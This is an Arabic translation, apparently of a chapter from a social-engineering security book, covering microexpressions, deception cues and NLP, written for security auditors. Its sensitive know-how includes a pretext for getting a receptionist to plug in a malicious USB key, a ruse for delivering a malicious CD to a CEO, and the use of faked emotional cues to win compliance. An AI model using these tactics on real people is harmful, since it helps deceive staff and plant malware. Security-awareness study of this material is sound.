يتفق بحث الدكتور أيكمن مع دوشين على الرغم من أن الأبحاث الحديثة تشير إلى أن هناك البعض يمكنهم تدريب أنفسهم على التفكير في شيء يتسبب في تشغيل هذه العضلات. الابتسامة الحقيقية تشمل عيون ضيقة، مرفوع الخدين، والجفن السفلى مسحوب لأعلى. قد قيل إن الابتسامة الحقيقية ينطوي على الوجه كله، من العين إلى الفم، كما نرى في الشكل التالي.



التفصيل:

اتبع الخطوات التالية لإنشاء ابتسامة صادقة:

- ابدأ في التفكير في شيء يجعلك سعيدا.
- أرفع خديك حين تنشئ زوايا الشفاه الخاص بك، كما هو موضح في الشكل التالى.

Notice the way the cheeks are raised bringing the lips up in a smile. The sincere smile involves much more of the face—the mouth, the cheeks, the chin—and some blushing may even occur.



- بدون التحديق، ارفع خديك. ذلك يدفع عينيك، مما يتيح لك إنشاء غراب القدم (انظر الشكل التالى).

The eyes are where we see the true happiness.




كلما نظرتم الى عيون شخص يبتسم بصدق، سوف تكون أكثر سعادة. هذا هو بسبب الكيفية التي تأخذ بها أدمغتنا هذه العاطفة. كلما نظرنا الى هذه العاطفة، فإننا يمكننا بسهولة أن نرى هذه العاطفة. بعد قراءة جميع المعلومات الواردة في هذا الفصل، هل يمكن أن تتساءل كيف يمكنك ممارسة الاعتراف بهذه المشاعر.

لو قمنا بتغطية النصف العلوي من الوجه للدكتور أيكمن فانه سوف يصبح من الصعب أن تفرق بين الابتسامة الحقيقية من الابتسامة المزيفة. انها ليست حتى تقوم بفحص العيون التي تصبح واضحة، جنبا إلى جنب، والتي توضح الوهمية والحقيقية.

عندما يرى الشخص ابتسامة حقيقية على وجهه شخص آخر، يمكن أن يؤدي ذلك الى انفعال داخل أنفسهم، تسبب لهم أن يبتسم. الشكل التالي، يظهر هذا الرجل السعادة الحقيقية مع ابتسامة حقيقية. لاحظ كيف تشارك وجهه كله في هذه الابتسامة.

من وجهة نظر الهندسة الاجتماعية، معرفة كيفية اكتشاف وخلق ابتسامة حقيقية أيضا هو قطعة ثمينة من المعلومات. المهندس الاجتماعي يريد هدفا لوضعها في سهولة، وذلك ليكون لها أكبر تأثير إيجابي على الهدف. يبدأ المهندسين الاجتماعي في أي شكل، سواء كانوا مندوبي المبيعات، معلمين، علماء النفس، أو أي مهندس اجتماعي آخر، وغالبا قبالة محادثة مع ابتسامة. بسرعة أدمغتنا تحليل كيف نشعر حول المدخلات البصرية التي توافرت لدينا، ويمكن أن تؤثر على بقية التفاعل.

هناك الكثير من المعلومات في القسم السابق، ولكن هل يمكن أن نتساءل كيف يمكن تدريب المهندس الاجتماعي أنفسهم ليس فقط لرؤية **microexpressions** ولكن أيضا كيفية استخدامها.



قم بتدريب نفسك لرؤية تعبيرات الوجهة (Training Yourself to See Microexpressions)

هوليوود غالبا ما تبالغ في قدرات الشخصيات التي تظهر في الأفلام والتلفزيون. على سبيل المثال، في عرض تلفزيوني الجديد للمسلسل **Lie To Me** (المبنى على أبحاث الدكتور أيكمن) الشخصية الرئيسية، الدكتور لايتمان، يمكنه قراءة **microexpressions** بدون أي جهد، وما هو أكثر من المدهش هو أنه عادة ما يمكنه أن يقول لك لماذا هذه العاطفة تحدث.

لكن في واقع الحياة، فإن الكثير من الأبحاث التي أجريت من قبل أولئك في هذا المجال، مثل الدكتور أيكمن، يعني الجلوس أمام الجلسات بشكل مسبق وتحليل هذه الدورات إطار إطار. بعد سنوات عديدة من العمل في هذه المهمة فانه يصبح على الارجح قادر على ملاحظة، التقاط وتحليل **microexpressions** بسرعة كبيرة. في 1970 فعل مشروع بحثي حيث تعرف على بعض الذين لديهم القدرة الطبيعية لملاحظه وتحليل **microexpressions** بشكل صحيح.

لأن الكثير منا قد لا يقع ضمن هذه الفئة صابحة القدرة الطبيعية لتحيل **microexpressions** فنحن بحاجة إلى وسيلة لممارسة وتدريب وإتقان أداء، وقراءة، واستخدام **microexpressions**. أستطيع ان اقول لكم ما يصلح لي. لقد قرأت بعض الأساليب عن كيفية التعرف على **microexpressions** معينة، ثم محاولة استنساخ هذه التعبيرات باستخدام المرآة، ثم مقارنة التعبير الذي قمت بإنشائه مع الملاحظات من المهنيين الذين صنفوا كيف يتم ذلك. عادة يكون لدى الصورة التي تظهر العاطفة والتي أعمل عليها وذلك لأن وجود شيء للتقليد يساعدني.

بعد أشعر أنني بحالة جيدة نسبيا حول استنساخ **microexpressions** فأنى أركز على كيف هذا يجعلني أشعر، تغيير وتبديل مناطق صغيرة حتى حركات عضلية تسبب لي أن أشعر بالعواطف المطابقة.

بعد ذلك استخدم الانترنت بحثا عن الصور ومحاولة التعرف على التعبيرات في تلك الصور. الخطوة المقبلة، أسجل الأخبار أو البرامج التلفزيونية والعب جزءً معينا في حركة بطيئة مع الصوت قبالة لمعرفة ما إذا كان يمكن تحديد العاطفة، ثم الاستماع إلى القصة لمعرفة ما إذا كنت قريبا. كل هذا يؤدي إلى العمل مع "المواضيع الحية". أشاهد تفاعل الناس مع بعضهم البعض ومحاولة التعرف على العواطف التي يشعرون بها أثناء مناقشاتهم.

السبب في اختياري هذا الطريق قبل محاولة قراءة **microexpressions** في محادثاتي الخاصة هو أنني وجدت أن محاولة فعل ذلك في بيئة حية دون الحاجة إلى التركيز أيضا على جعل محادثة جيدة هو أسهل. لقد قرأت للتو تعابير الوجه وليس الحصول على الخلط من جانب المدخلات الحسية الأخرى. هذه الطريقة السابقة التي استخدمها المؤلف هي واحدة اعتاد ان يستخدمها قبل ان يسنح له الفرصة للقاء الدكتور أيكمن وإدخالها إلى أساليب تدريبه. بطبيعة الحال، لديه الكتب التي تحتوي خطوة بخطوة إرشادات حول إعادة وقراءة هذه التعبيرات. تشمل كتبه أيضا صور تظهر العواطف فضلا عن أمثلة في الأخبار التي تظهر تلك المشاعر. كتاب **Emotions Revealed** يفعل هذا بشكل محترف جدا والتي هي ممتازة للتعلم.

في السنوات الأخيرة، طور الدكتور أيكمن وقام بإصدار هذه التدريب المخصصة لل **microexpressions** على موقعه على الانترنت، **www.paulekman.com**، لديه ثلاثة أنواع مختلفة من التدريب التي غيرت الطريقة التي يمكن للناس أن يتعلم هذا العلم بقوة.

تدريب أيكمن (**Ekman's training**) يعطي المستخدم درسا عن كل نوع من **microexpressions** عبر الفيديو ونص. المستخدم يمكنه إعادة تشغيل الفيديو لتعبير معين ليرى كيف كل جزء من الوجه يشارك في هذا التعبير. بعد قضاء المستخدم الكثير من الوقت لتعلم ومشاهدة مقاطع الفيديو، فانه يمكن أن يأخذ الاختبار القبلي. في الاختبار القبلي يتيح له أن يرى جيدا كيف يلاحظ **microexpressions**. عندما يضع المستخدم التخمينات عن **microexpressions** التي يتم عرضها، فانه يمكن الحصول على تأكيد أو تصحيح. إذا كانت هناك حاجة الى تصحيح فأنه يمكن أن يأخذ التعليم والتدريب الإضافي.

بعد ان يصبح المستخدم واثق في قدراته فانه يمكن أن يدخل الاختبار الحقيقي. في الامتحان النهائي لا يتم منح أي تصحيح. يظهر المستخدم **microexpressions** مرة واحدة بموجز 25/1 من الثانية، ومن ثم يجب عليها وتحديد ما هي **microexpressions** ثم الانتظار لتكون متدرجة في نهاية المطاف.

هذا النوع من التدريب أداة يمكن أن يستغرق سنوات للخروج من منحنى التعلم الخاص بك في أن تصبح بارعا في قراءه **microexpressions**.

تحذير واحد: الدكتور أيكمن، فضلا عن معاصريه، الحالة التي على الرغم من أنك قد تصبح بارعا في قراءة **microexpressions**، فان **microexpressions** محدودة. ماذا يعني ذلك؟

واحدة من الخدع/الحيل الفعالة والتي تستخدم لتكون قادر على أن تظهر بنجاح العاطفة المناسبة هو التذكر والتركيز على الوقت الذي كانوا يشعرون حقا بتلك المشاعر وتحتاج الى تصويرها. على سبيل المثال، لحظة السعادة التي أنتجت ابتسامة حقيقية. كما ذكر في وقت سابق، يصنع ابتسامة حقيقية من الصعب جدا تزيفها إذا كنت لا تشعر حقا بالسعادة، ولكن إذا كان يمكنك إحضار الذاكرة عندما شعرت بتلك العاطفة فان عضلاتك سوف تتذكر وتتفاعل.

لذلك، على الرغم من أنه يمكن أن تصبح بارعا في قراءة المشاعر، لا يمكنك قراءة السبب وراء ذلك. لماذا غالبا ما يتم فقدانه بالنسبة للعلم. كان لي صديق له بعض التجارب السيئة وهو طفل مع شخص يشبه بشكل وثيق صديق جيد لي. عندما يأتي صديقي بوجود هذا الشخص فانه يظهر ردود فعل عاطفية قوية. لو قمت بقراءة **microexpressions** له فأنك ربما ترى الخوف والاحتقار، ثم الغضب على وجه. انه لا يكره صديقي، لكنه كره الشخص في ذاكراته والذي يشبه صديقي.

هذه نقطة جيدة لتذكر عندما كنت تعلم كيفية قراءة. **microexpressions** ويرتبط التعبير عن المشاعر، ولكن التعبير لا اقول لكم لماذا يتم عرض العاطفة. أعرف أنني عندما بدأت لأول مرة تعلم **microexpressions** ثم أصبحت إلى حد ما "متيقن" في قراءة بعض العبارات، شعرت وكأني كنت قارئ العقل. على الرغم من أن هذا أبعد ما يكون عن الحقيقة، والحذر هو ألا تكون متظاهر او مدعي . قد تصبح جيدة جدا في قراءة**microexpressions** ؛ ومع ذلك، يناقش الأقسام اللاحقة كيفية الجمع بين هذه المهارة مع تكتيكات الاستجواب (**interrogation tactics**) ومهارات لغة الجسد ومهارات الاستنباط (**elicitation skills**) لمعرفة ليس فقط ما يفكر به أهدافك، ولكن أيضا ليقودهم الى الطريق الذي تريده. السؤال الذي لا يزال قد يكون هو: "كيف يمكنني استخدام هذه المهارات كمهندس الاجتماعي؟"

كيف يمكن استخدام هذه المهارات (microexpressions) كمهندس اجتماعي؟

هذا القسم كله يؤدي إلى هذا: كيف يمكن الاستفادة من **microexpressions** في التدقيق كمهندس اجتماعي وكيف يستخدمها المهندس الاجتماعي الخبيث؟

يناقش هذا القسم طريقتين لكيفية استخدام **microexpressions** في الهندسة الاجتماعية. الأسلوب الأول يستخدم **microexpressions** (**ME**) لتثير أو تسبب المشاعر، والطريقة الثانية هي كيفية اكتشاف الخداع.

اسمحوا لي أن أبدأ مع الأسلوب الأول، وذلك باستخدام **ME** الخاصة بك لتسبب ردود فعل عاطفية اتجاه الاخرين. قرأت مؤخرا ورقة بحثية التي غيرت نظرتي عن **ME** وفتحت عيني إلى منطقة جديدة للبحث. الباحثون ***Wen Li***، ***Richard E. Zinbarg***، ***Stephan G. Boehm***، و**Ken A. Paller** قاموا بتنفيذ دراسة بعنوان "العصبية والأدلة السلوكية للعاطفية المدركة فتيلة من دون وعي لتعبيرات الوجه العاطفية وتأثير سمة القلق"

“Neural and Behavioral Evidence for Affective Priming from Unconsciously Perceived Emotional Facial Expressions and the Influence of Trait Anxiety”

هذه الدراسة غيرت وجه استخدام **microexpressions** في العلم الحديث.

ربط الباحثون العشرات المصغرة من **EKGs** (**Electrocardiogram**) إلى نقاط العضلات على وجوه رعاياهم. أجهزة لتسجيل أي من حركات العضلات في الوجه والرأس. وبعد ذلك قاموا بتشغيل أشرطة الفيديو التي كانت لهم وكانت عباره عن 25/1 من الثانية من **ME** في إطارات. لي والآخرون، وجدوا في كل حالة تقريبا ان حركة العضلات تبدأ لتعكس ما تم تضمينه في هذا الفيديو. إذا كان الخوف أو الحزن، فإن قارئ عضلات الوجه يقوم بتسجيل هذه العواطف.

بالنسبة لي، يثبت هذا البحث الرائد أن الشخص يمكنه التلاعب بالحالة العاطفية معينه لشخص آخر عن طريق عرض تلميحات خفية عن تلك العاطفة. لقد بدأت إجراء بعض البحوث في هذا من زاوية الأمن واصفا اياه بانه "القرصنة العصبية،" وذلك لأنه يأخذ الكثير من **ME**وكذلك البرمجة عصبية (سوف تناقش لاحقا) ويجمعها لإنشاء هذه الحالات العاطفية داخل الهدف.

تخيل هذا السيناريو. المهندس الاجتماعي يريد أن يذهب إلى شركة بهدف الحصول على استقبال لإدخال مفتاح **USB** خبيث في الكمبيوتر. الذريعة (**Pretext**) التي استخدمها هي ان لديه اجتماع مع مدير الموارد البشرية، ولكن على الطريق، قال انه امتد جزء من القهوة الى جميع أنحاء ملف السيرة الذاتية الخاصة به. وانه حقا بحاجة إلى مثل هذا العمل ويحتاج الى مساعدة، وقال انه للخروج من هذا الموقف هو طباعة نسخة أخرى من السيرة الذاتية؟

هذه ذريعة الصلبة التي قاطرات قلب موظف الاستقبال وعملت بالنسبة لي في الماضي. ومع ذلك، فاذا قام المهندس الاجتماعي بالسماح لحالته العاطفية الخاصة بالعمل فانه قد يظهر عليه علامات الخوف، الذي يرتبط بالعصبية. هذا الخوف يمكن أن تترجم إلى شعور بعدم الارتياح في الاستقبال والفشل أو رفض الطلب. في حين لو كان قادر على السيطرة على مشاعره وإظهار تلميحات خفية من **microexpressions** المحزن، الذي يرتبط بشكل وثيق مع التعاطف، فانه قد تكون هناك فرصة جيدة جدا في الموافقة على طلبه.

أذكر المناقشة السابقة من الإعلانات التجارية التي تشجع الناس على التبرع "فقط دولار واحد في اليوم" لإطعام الأطفال المحتاجين. قبل طلب المال، قبل إظهار رقم هاتف والعنوان، قبل القول بان بطاقات الائتمان مقبولة، فانه يظهر العديد من الصور الطويلة عن الأطفال الذين يشعرون بالحزن عبر شاشة التلفزيون. تلك الصور من الأطفال المحتاجين والأطفال الذين يتألمون وضعت في الدماغ حالة عاطفية ما هو مطلوب للامتثال للطلب.

هل تلك الإعلانات التجارية تعمل على الجميع؟ لا، بالطبع لا. ولكن على الرغم من ان ليس الكل سوف يتبرع، فإنها تؤثر على الحالة العاطفية للجميع تقريبا. هذا هو كيف يمكن لمهندس الاجتماعي استخدام **ME** على أكمل وجه. يمكن تعلم حمل تلميحات خفية من هذه **ME** أن تسبب للخلايا العصبية في الدماغ التي تستهدفها ان تعكس الحالة العاطفية بأنهم يشعرون ما تعرضه، مما يجعل الهدف أكثر استعدادا للاستجابة لطلبك.

هذا الاستخدام من **ME** يمكن أن يكون خبيثا، لذلك أريد أن أتوقف لحظة للحديث عن التخفيف (**mitigation**). إدراكا للكيفية التي يمكن أن تستخدم ***ME*** لا يعني أنك في حاجة لبدء تدريب الجميع في شركتك أن يكون خبيرا **ME**. ماذا يعني تدريب الوعي الأمني الجيد لا يحتاج أن يحدث. حتى عندما صممت طلبات لتجعلك ترغب في المساعدة، الرغبة في الحفظ، والرغبة في التعزيز، يجب ان تأخذ السياسة الأمنية الأسبقية. بسيطة "أنا آسف أننا لا يمكن إدراج مفاتيح **USB** الأجنبية إلى أجهزة الكمبيوتر لدينا. ولكن بعد ميلين أسفل الطريق يوجد متجر فيديكس كينكوز. وهناك يمكنك طباعة سرة ذاتيه آخري. وان سوف أخبر السيد سميث أنك سوف تتأخر بضع دقائق؟"

مثل هذا السيناريو، فإن هذا البيان قد يفسد خطط المهندس الاجتماعي وكذلك الهدف يشعر بأنه مفيد.

للاستفادة من قوة **ME**، فإنك أحيانا تضطر إلى دمجها مع غيرها من جوانب السلوك البشري أيضا. الطريقة الثانية، كيفية كشف الخداع، يصف كيف يمكنك أن تفعل ذلك. الطريقة الثانية لاستخدام **ME** كمهندس الاجتماعي في الكشف عن الخداع. لن يكون ذلك جميلا إذا كنت تسأل سؤال لتعرف ما إذا كانت الاستجابة الحقيقة أم لا؟ كان هذا الموضوع مصدرا للجدل محتدم بين العديد من المهنيين الذين يدعون أن أنماط العين، لغة الجسد، وتعبيرات الوجه، أو مزيج من جميع ما سبق يمكن أن تشير إلى الحقيقة أو الخداع. في حين أن البعض لا يعتقد أن هذا هو الحال، والبعض الآخر يشعر ويمكن استخدام هذه كعلم دقيق.

على الرغم من بعض الحقيقة قد تكون موجودة في كل من تلك الأفكار، كيف يمكنك استخدام **microexpressions** للكشف عن الخداع؟

للإجابة على هذا السؤال يجب أن تأخذ في الاعتبار أكثر من كون **microexpressions** فقط، كما تم تحديدها خلال هذا القسم، تستند **microexpressions** على العواطف وردود الفعل على العواطف. ضع ذلك في الاعتبار أثناء قراءة هذا القسم، الذي يحلل بعض الأسباب والآثار.

أربعة أشياء يمكن أن تساعدك على كشف الخداع في الهدف:

- التناقضات (Contradictions)
- التردد (Hesitation)

- التغيرات في السلوك (Changes in behavior)
- حركات اليد (Hand gestures)

تناقش المقاطع التالية هذه المواد بمزيد من التفصيل.

التناقضات (Contradictions)

التناقضات صعبة بشكل خاص لأنها غالبا ما يمكن وقوعها في حسابات واقعية. أنا أعلم في حالتي كثيرا ما أنسي التفاصيل، وان زوجتي تملأها بسرعة. بعد أن أحصل على القليل من التلميح هنا أو هناك غالبا ما اتذكر القصة كاملة. هذا لا يعني أنني اكذب دائما في بداية قصة أو المحادثة، لكنني لا أتذكر دائما كل التفاصيل بشكل واضح بما فيه الكفاية للتعليق عليها في البداية، أو أعتقد أنني لا أتذكر التفاصيل ولكن في الحقيقة انا لا اتذكر. حتى بعد "تذكر" التفاصيل، قد تكون التفاصيل من نسختي من الواقع وليس على طريقة قصة حدثت بالفعل.
هذه التضليل الغير مقصود هام في الاعتبار عند تقييم التناقضات باعتباره دليلا على الكذب. التناقض ما يجب القيام به هو موجه لك لحفر أكثر من ذلك. مشاهدة **microexpressions** لشخص أثناء استجوابه حول التناقض هو أيضا مفيد.
على سبيل المثال، افترض أنك قد وضعت ذريعة لك كمندوب مبيعات. أنت ذاهب لمحاولة الوصول الفعلي إلى الرئيس التنفيذي لتسليم **CD** مع عرض خاص. إنك تعرف ان الرئيس التنفيذي مهتم جزئيا بجمعية خيرية معينة ولذلك تقوم بتطوير الذريعة الخاصة بك حول ذلك. وأنت تمشي في بهو شخص أمام المكتب يقول لك: "عذرا، انه ليس هنا، يمكنك مجرد ترك الأمر معي".
انت تعلم أنه إذا تركت **CD** سوف يكون هناك فرصة أكبر أن القرص المضغوط "الخبيثة" لن يتم استخدامه. تشعر أيضا أنك ترى سيارته في موقف السيارات وتعلم ان اليوم يوم عمل عادي بالنسبة له. مع هذه الحقائق في الاعتبار، ومن دون الرغبة في إحراج الشخص أمام مكتب تقول، "أوه، انه ليس حقا هنا؟ انا سوف اتى يوم الآخر، واطلب منك تحديد اليوم المناسب حتى أتمكن من زيارة. هل انا خلطت أيامي؟" إذا كنت قد لعبت بالأوراق الصحيحة والعبارات الخاصة بك بمنهى الذكاء، فان هذا يمكن أن يتحول الى طريقتين:

- إنها تقعد بثبات وتقول مرة أخرى: "عذرا، انه ليس هنا".
- أنها قد تتعارض مع نفسها (التي يمكن أن تكون فكرة أنها لا تكون صادقه): "اسمح لي أن تحقق ما إذا كان هو هنا أو لا".

انه ليس هنا واسمح لي أن تحقق ما إذا كان هو هنا أو لا هذا التناقض هو ما يكفي للإشارة إلى أنه يجب حفر أكثر. ماذا يكون **ME** لها عندما فعلت ذلك؟ هل أظهرت بعض من العار أو ربما بعض الحزن في الكذب؟ كانت غاضبة على الوقوع في الكذب؟ أحرجت أنها كانت خاطئة وربما الخلط؟ لا يمكنك ان تفترض تلقائيا أنها تكذب، لأنه ربما انها حقا لا تعرف، وعند التحقق قررت أن وجدته حقا.
بعد ان يؤكد ما إذا كان هو يمكنك الاختيار للحفر أعمق قليلا وتحقيق المزيد من الجهود لتحديد الصدق إذا لزم الأمر. مرة أخرى، لعب بطاقة "ربما اختلط الأمر في أيامي" ومشاهدة تعابير الوجه لها أن تكون مؤشرا جيدا لها صدق أو لا.

في أول جولة لك رأيت أي من تلميحات الغضب، ومع استمرار الاستفسار يمكن أن يسبب أن تكون أكثر غاضبا وبالحرج وإنهاء تفاعلك معه. عند هذه النقطة، قد ترغب في طرح شيء من هذا القبيل "، إذا كان السيد سميث ليس هنا في الوقت الحالي لقد اختلطت أيامي، متى يمكنني التوقف لرؤيته؟ ما هو الوقت الأفضل؟"
هذا النوع من الأسئلة يسمح لها لحفظ ماء الوجه، كذلك يمنحك فرصة أخرى لقراءة بعض تعابير الوجه. إذا كنت لم تلاحظ الغضب ولكن ربما رأيت أنها بدت حزينة قليلا أو بالحرج فإنك قد ترغب في الاستجابة مع التعاطف والتفاهم ". قم بملاحظة التناقضات الطفيفة لأنها يمكن أن تكون مؤشرات رئيسية للخداع وتساعدك على الحصول على قدمك في الباب.

التردد (Hesitation)

على غرار التناقض، يمكنك استخدام تردد شخص ما للكشف عن الكذب المحتمل. إذا كنت تسأل سؤال والجواب يجب أن يأتي بسرعة من الشخص، لكنه يتردد مسبقا، فإنه يمكن أن يكون دليلا على انه كان يستخدم الوقت لافتعال الجواب.
على سبيل المثال، عندما تسألني زوجتي كم كلف أداتي الإلكترونية الجديدة، وهي تعلم أنها تعرف الجواب. التردد يمكن أن يعني إما أنا أقوم بالتقييم ما إذا كنت اريد الإجابة بصدق أو قد يكون مجرد تذكر السعر.
عندما أحصل على تقرير مرحلي من مدرسة ابني الذي يقول انه غاب X عدد الأيام في المدرسة وأنا أعرف فقط انهم حوالي اثنين أو ثلاثة، فقمت بسائله أين بقية هذه الأيام التي غبتها. إذا كان جوابه: "أبي، الا تذكر لقد كنت على موعد مع الطبيب ثم دفعتني الى المنزل ذلك اليوم لمساعدتك في ذلك المشروع؟" على الأرجح هذا كامل الحقيقة لأنه كان سريع ولديه الحقائق في الاستجابة. ومع ذلك، إذا تردد وقال "واو، أنا لا أعرف، ربما كان التقرير الخاطئ"، ثم ملاحظة **microexpressions** له خلال رده هو فكرة جيدة. هل تشير إلى الغضب، وربما الخوف من الإمساك به، أو الحزن نتيجة تصور العقاب؟ في كلتا الحالتين، فقد حان الوقت بالنسبة لي لتحقيق المزيد ومعرفة أين كان تلك الأيام. شيء آخر يجب البحث عنه هو المعرفة الجيدة لتكتيك التردد من تكرار السؤال مرة أخرى لك كما لو طلبت التحقق من أن السؤال

صحيح. القيام بذلك يسمح الوقت لافتعال استجابة. استخدام التردد للكشف عن الخداع ليس علما دقيقا، ولكن يمكن أن يكون مؤشرا جيدا. بعض الناس يقومون بالتفكير قبل الكلام. أنا من نيويورك، لذلك أنا أتكلم بسرعة. إذا كان شخص ما يتحدث أبطأ منى فأنها ليست مؤشرا على الخداع. يجب أن تكون قادرا على استخدام **ME** لتحديد ما إذا كان شخص بطيء فقط في الكلام أو محاولة افتعال استجابة.

التغيرات في السلوك (Changes in behavior)

خلال المناقشة فان الهدف قد يغير سلوكه في كل مرة يتم جلب موضوع معين. ربما لاحظت تغيير في التعبير أو تحولا في الطريقة التي يجلس، أو تردد ملحوظ. كل هذه الإجراءات يمكن أن تشير إلى الخداع. ما إذا كانت هذه الإجراءات تصل إلى الخداع ليس من المؤكد، ولكن ينبغي أن يسبب لك للتحقيق أكثر على الموضوعات التي تمت مناقشتها في هذه الطريقة والتي لا تثير اشتباه. يمكن لهذه السلوكيات تكون علامات على أن الشخص يستخدم تأخير الوقت لتوليد قصة، تذكر الحقائق، أو أن يقرر ما إذا كان يريد أن يكشف تلك الحقائق.

حركات اليد (Hand gestures)

الناس غالبا ما يرسمون الصورة بأيديهم باستخدام الإيماءات. على سبيل المثال، قد يستخدم الشخص يديه لإظهار كيف يكون الشيء كبيرا، كيف الشيء يذهب بسرعة، أو لإظهار كم مرة قيل الشيء. العديد من المهنيين يشعرون كيف يكون الشخص غير صادق حيث انه يقوم بلمس أو فرك وجهه في كثير من الأحيان. بعض الاتصال النفسي يظهر بين فرك الوجه وتوليد التلفيق. نناقش بعض الاشارات التي يستخدمها علماء النفس وخبراء لغة الجسد للكشف عن الخداع هنا
http://www.examiner.com/article/detecting-deception-using-body-language-and-verbal-cues-to-detect-lies
أخذ ملاحظات على التغيير في الحجم، التواتر، أو مدة إيماءات اليد أثناء المحادثة المهم. بالإضافة إلى ذلك، يجب عليك مشاهدة تعابير الوجه خلال الإيماءات التي تمكن رفع العلم في عقلك.
عند اكتشاف الخداع، من المهم امتلاك خطة لكيفية الرد حيث تعتبر فكرة جيدة. عند النظر الى السيناريو السابق مع الشخص الموجود في المكتب الجبهة عندما قالت " ان رئيسها خارج المكتب"، اظهار بانها تكذب على الأرجح سوف يثير كل أنواع الأعلام الحمراء، إحراج لها، وتدمير أي فرص للنجاح. إذا كانت الذريعة الخاص بك هو شخص مع السلطة، مثل مدير أو مشرف القسم، واصطدت شخص يكذب فانه يمكنك استخدام ذلك لصالحك. بواسطة "التسامح" مع الشخص فانت سوف تستخدمه لصالحك. ولكن في نفس السيناريو، إذا كنت في موقف أقل (شخص ما في موقف غير إدارة مثل سكرتير، موظف استقبال، أو مندوب مبيعات) مع الهدف، فان اللعب بهذه الورقة قد تكون خطرة. فإن إجراء سلطة لا يصلح مع ذريعة شخص في موقف غير إداري.
ما يتلخص ببساطة هو أن كمهندس اجتماعي يجب أن تتعلم استخدام **microexpressions** للشخص لتحديد ما إذا كان تم تقديم الحقيقة أو كذب وإلى تحديد ما إذا كنت تؤثر على الهدف بالطريقة التي تريدها. في بعض الحالات يمكنك حتى استخدام بعض التعبيرات لمعالجة الهدف إلى لحاله معينة من العقل.
تذكر، **microexpressions** لوحدها ليست كافية لتحديد سبب المشاعر التي تحدث. تحديد أن الشخص غاضبا أو حزينا، على سبيل المثال، فانه لا يقول لك لماذا هذا الشخص هو غاضب أو حزين. كن حذرا عند استخدام **microexpressions** لتأخذ في الاعتبار جميع العوامل لتحديد، بأكبر قدر ممكن، السبب في العاطفة.
المهندس الاجتماعي الخبيث يستخدم هذه التكتيكات من **microexpressions** التي تم مناقشتها في هذا القسم ولكن أهدافهم مختلفة تماما عن تلك التي يستخدمها المهندس الاجتماعي للقيام بالتدقيق. إنهم غالبا لا يهتمون بالأثر المتبقي على الهدف. إذا حدث ضرر بنظام اعتقاد الشخص، الاستقرار النفسي، أو حتى الاستقرار الوظيفي والتي يمكن أن يؤدي المهندس الاجتماعي الخبيث إلى هدفه فانه سيأخذ هذا الطريق.
في هذا الكتاب تقرأ عن بعض الحيل التي ظهرت خلال الهجمات في مدينة نيويورك بعد 11/9 في وقت سابق. الناس الذين رأوا فرصة للاستفادة من تعاطف الناس والمأساة التي وقعت فانه لا يبدو أنهم يهتمون بان أفعالهم سوف تضر الآخرين. جاء كثيرون من الظلال يدعون أن لهم أسرة سقطوا في تلك الهجمات. تلقى بعض من هؤلاء الناس الخبيثة المال والهدايا، والتعاطف، وحتى اهتمام وسائل الاعلام.
المهندس الاجتماعي الخبيث ينفق الكثير من الوقت للتعلم عن الناس وما يجعل منها علامة. هذه المعرفة تجعل تحديد موقع الهدف المقبول لمهاجمته أسهل.
هذا القسم فقط خدش سطح **microexpressions**. لقد ملأ عمل العديد من المهنيين في هذا المجال العديد من الكتب. البحث عن التدريب وإتقان القراءة واستخدام **microexpressions**، فسوف نرى زيادة في قدرات الاتصال الخاصة بك مع الآخرين. وبالإضافة إلى ذلك، فإن هذه الكفاءة تعزز من قدرات النجاح في عمليات التدقيق الخاصة بك.

Neurolinguistic Programming (NLP)

البرمجة اللغوية العصبية (**NLP**) تدرس هيكل كيف يفكر البشر وتجاربه في العالم. أنه مثير للجدل في حد ذاته لأن هيكل البرمجة اللغوية العصبية لا تسلم نفسها الى الصيغ الدقيقة والصيغ الإحصائية. العديد من العلماء قاموا بمناقشة مبادئ البرمجة اللغوية العصبية نتيجة لهذا الواقع، ولكن الهيكل لا يؤدي إلى نماذج لكيفية عمل هذه المبادئ. من هذه النماذج، قد تم تطوير تقنيات الأفكار المتغيرة بسرعة وفعالية، والسلوكيات، والمعتقدات التي تحد من الناس.

كما جاء في ويكيبيديا، البرمجة اللغوية العصبية (**NLP**) هي مجموعة من الطرق والأساليب الغير مثبتة علميًا تعتمد على مبادئ نفسية تهدف لحل بعض الأزمات النفسية ومساعدة الأشخاص على تحقيق نجاحات وإنجازات أفضل في حياتهم. تتميز هذه المدرسة النفسية بأن متقن أساليبها لا يحتاج معالج خارجي فهو يمكن أن يكون وسيلة لعلاج نفسي سلوكي ذاتي، تحاول أن تحدد خطة واضحة للنجاح ثم استخدام أساليب نفسية لتعزيز السلوك الأنجح ومحاولة تفكيك المعتقدات القديمة التي تشخص على أنها معيقة لتطور الفرد، ومن هنا جاء تسميتها بالبرمجة أي أنها تعيد برمجة العقل عن طريق اللسان.
كما جاء في قاموس أوكسفورد الإنكليزي، البرمجة اللغوية العصبية (**NLP**) هي "نموذج اتصال شخصي معني اساسا بالعلاقة بين أنماط السلوك ناجحة والتجارب الذاتية (خاصة أنماط التفكير) الكامنة خلفها"، و "نظام العلاج البديل على أساس هذا يسعى إلى تثقيف الناس في الوعي الذاتي والتواصل الفعال، وإلى تغيير أنماط سلوكهم العقلي والعاطفي" .
هذا الكتاب هو أبعد من كتاب المساعدة الذاتية، على الرغم من أن المبادئ يمكن أن تساعد في تغيير أنماط التفكير عميقة الجذور والعادات في نفسك، تركيزها على كيفية استخدام البرمجة اللغوية العصبية لفهم ومن ثم التعامل مع من حولك.
